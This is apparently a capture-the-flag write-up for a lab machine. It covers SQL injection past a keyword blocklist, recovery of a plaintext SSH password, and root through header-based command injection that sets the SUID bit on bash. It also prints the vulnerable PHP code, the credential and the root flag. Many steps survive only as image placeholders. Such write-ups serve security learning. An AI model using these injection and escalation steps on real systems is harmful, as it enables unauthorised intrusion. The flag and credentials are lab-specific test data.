
Information Gathering

1) Found open ports

2) Found a web page



There is nothing much on the website


Response


```
Pretty Raw Hex Render


1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 22 Mar 2024 13:00:42 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 131
```

Vulnerability Assessment

1) There is some SQLi in the page







2) There is a WAF blocking sleep






3) found database name



Exploitation

1) Found table names












2) Submitted the flag



3) Read the files



4) Found password



uhc:uhc-11qual-global-pw

5) Got ssh access with the credentials

```
(vigneswar VigneswarPC)-[~]
$ ssh uhc@10.10.11.128
uhc@10.10.11.128's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Nov 8 21:19:42 2021 from 10.10.14.8
uhc@union:~$
```

Note:

```
uhc@union:/var/www/html$ cat index.php
<?php
  ...
quire('config.php');
if ( $_SERVER['REQUEST_METHOD'] == 'POST' ) {
         $player = strtolower($_POST['player']);
         // SQLMap Killer
$badwords = ["/sleep/i", "/0x/i", "/\*\*/", "/-- [a-z0-9]{4}/i", "/ifnull/i", "/ or /i"];
         foreach ($badwords as $badword) {
                  if (preg_match( $badword, $player )) {
    echo 'Congratulations ' . $player . ' you may compete in this tournament!';
                            die();
                   }
         }
        $sql = "SELECT player FROM players WHERE player = '" . $player . "';";
         $result = mysqli_query($conn, $sql);
$row = mysqli_fetch_array( $result, MYSQLI_ASSOC);
         if ($row) {
                  echo 'Sorry, ' . $row['player'] . " you are not eligible due to already qualifying.";
         } else {
                  echo 'Congratulations ' . $player . ' you may compete in this tournament!';
                  echo '<br />';
echo '<br />';
                  echo 'Complete the challenge <a href="/challenge.php">here</a>';
         exit;
  }
?>
```

Privilege Escalation

1) The server user has sudo permissions

We can inject our input using X-Forwarded-For

Added suid bit to bash

```
| Request | Rev | Note | Rev | Note | Rev | Rev
```

```
uhc@union:/var/www/html$ ls /bin/bash -l
-rwsr-sr-x 1 root root 1183448 Jun 18 2020 /bin/bash
```

3) Got root access

```
uhc@union:/var/www/html$ /bin/bash -p
bash-5.0# cd /root
bash-5.0# cat root.txt
0c30cc1ef10d957e24dd8dd3b3b77577
bash-5.0#
```